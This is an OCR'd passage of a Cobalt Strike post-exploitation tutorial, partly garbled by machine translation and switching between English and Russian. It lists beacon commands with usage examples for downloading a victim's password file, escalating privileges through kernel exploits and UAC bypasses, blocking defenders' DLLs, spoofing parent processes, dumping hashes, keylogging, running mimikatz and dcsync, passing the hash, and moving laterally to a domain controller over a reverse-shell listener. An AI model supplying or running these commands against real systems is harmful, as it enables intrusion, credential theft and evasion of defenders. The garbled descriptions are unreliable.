
ps – list of processes;
cd – change the directory;
cp – copy the local file to another local location;
download/upload – upload the file and upload the local file;
download C:\Users\victim\Documents\passwords.csv
upload /home/Cybersec/NotMalware/youvebeenhacked.txt
cancel – cancel;
reg – request in the registry;
spawn – creates a new beacon on the current machine, you can choose any type of listener you need;
spawn [x86|x64] [listener]
spawnas – creates a new beacon on the current machine as another user by providing credentials (you can compare it to the su command in Linux);
spawnas [DOMAIN\user] [password]
[listener] spawnto – specifies the executable file that beacon will use to create and enter shell code for its functionality after operation. You must specify the full path to the executable file;
spawnto [x86|x64] [c:\path\to\whatever.exe]
spawnu – an attempt to create a session with a fake PID as a parent, the process context will correspond to the identifier of the specified PID;
spawnu [pid] [listener]
argue – Will mask/replace the arguments of the selected malicious command with the specified arguments;
blockdlls – This module will create and install a custom policy for beacon child processes that will block the implementation of any third-party dll not signed by Microsoft, so we can block any blue team tool that uses dll embedding to scan and destroy malicious processes and activities.
blockdlls [start|stop]
Elevate commands
– contains many ways to elevate your privileges to administrator or SYSTEM using kernel exploits and UAC bypasses;
elevate [exploit] [listener]
elevate juicypotato Cybersec_HTTP_ReverseShell
elevate ms16-032 Cybersec_HTTP_ReverseShell
getsystem – tries to impersonate the system, if this fails, we can use **steal_token**to steal the token from a process that works on behalf of SYSTEM;
getprivs – similar to **the metasploit**function, includes all available privileges for the current token;
runasadmin – attempts to execute the command in the elevated administrator or SYSTEM context using the local kernel or bypassing UAC. The difference with **elevate** is that it doesn't create a new beacon, but executes the specified application of our

choice in a new context.
runasadmin [exploit] [command] [args]
runasadmin uac-token-duplication whoami
runasadmin uac-cmstplua whoami
browserpivot – will hijack the Web session of Internet Explorer and allow us to browse the web pages as the victim's browser, including its sessions, cookies and stored passwords;
dcsync – allows you to carry out a DCsync attack using Mimikatz (more details here and here,there you can learn about several other techniques that Cobalt uses);
dcsync [DOMAIN.fqdn] [DOMAIN\user]
desktop – will eline the VNC server into the beacon process;
desktop [pid] [x86|x64]
[high|low] dllinject/dllload – implements the dll library into the process (more here and here,there you can learn about several other techniques that Cobalt uses);
execute-assembly – loads and executes the executable file of the compiled .NET assembly completely in memory;
execute-assembly [/path/to/local/.NET] [arguments]
inject – to introduce the beacon payload into the specified process and create a new beacon session in the context of its security;
inject [pid] [x86|x64] [listener]
kerberos*– kerberos ticket management;
ppid – replaces the parent process of the beacon for any task of generating descendants after operation. This way, we can hide our malicious tasks after exploitation;
psinject – inject into the specified process and execute the command using the powerpick functionality. Powershell modules imported using powershell import are available;
runu – execute the command under the fake process ID;
shinject – eject shell code into another running process;
shspawn – create a new process and paste shell code into it;
shspawn [x86|x64] [/path/to/my.bin]
hashdump – allows you to dump NTLM hashes (dump user credentials of the local machine);
keylogger – will record keystrokes of the specified process and save them in the database;
keylogger [pid] [x86|x64]
screenshot – captures the screen of the current process and saves it to the database;
screenshot [pid] [x86|x64] [run time in
seconds] logonpassword – performs the well-known function logonpasswords mimikatz on the current machine. This feature, of course, uses an injection process, so it is not safe for OPSEC, use it with caution;


mimikatz – you can perform any function of mimikatz, the functionality of the mimikatz driver is not included;
portscan: scans the ports of the specified target;
portscan [ip or ip range] [ports]
runas – using credentials, you can execute the command on behalf of another user;
runas [DOMAIN\user] [password] [command]
[arguments] pth – by specifying the username and NTLM hash, you can perform a hash attack and enter TGT into the current process (this module requires administrator rights);
pth [DOMAIN\user] [hash]
steal_token – allows you to steal a token from the specified process;
jump – provides an easy and fast way to navigate the network using **winrm** or **psexec** to create a new beacon session on targets. The transition module will use the current token to authenticate to the remote target. We can combine the transition module with the **make_token** or **pth** module for a quick "transition" to another target on the network;
jump [psexec64,psexec,psexec_psh,winrm64,winrm] [server/workstation] [listener]
jump psexec64 DC01
Cybersec_HTTP_ReverseShell jump winrm WS04
Cybersec_HTTP_ReverseShell jump psexec_psh WS01
Cybersec_HTTP_ReverseShell remote–exec – execute the command on a remote target using **psexec, winrm** or **wmi**. The remote executor module will use the current delegation/impersonation token to authenticate to the remote target;
remote-exec [method] [target]
[command] ssh/ssh-key – authentication with ssh with password or private key. Works for both Linux and Windows hosts. This gives you basic ssh functionality with some additional post-use modules.
Looking at the menu, we will see the **Access**tab, which has a function of dumping hashed passwords:




Эти хеши в любой момент можно посмотреть в верхней вкладке **Credentials**:




Дальше по списку **Elevate**, эта функция позволяет получить права системы используя несколько методов:




Выбираем эксплоит и листенер, после чего нажимаем **Launch**:




If everything works, we will create a new "beacon", but the user will have maximum rights, click **Interact** and can execute any command in a compromised system:




Output of **the shell whoami command:**




We can also run Mimikatz (more here and there,there you can learn about a few other techniques that Cobalt uses):

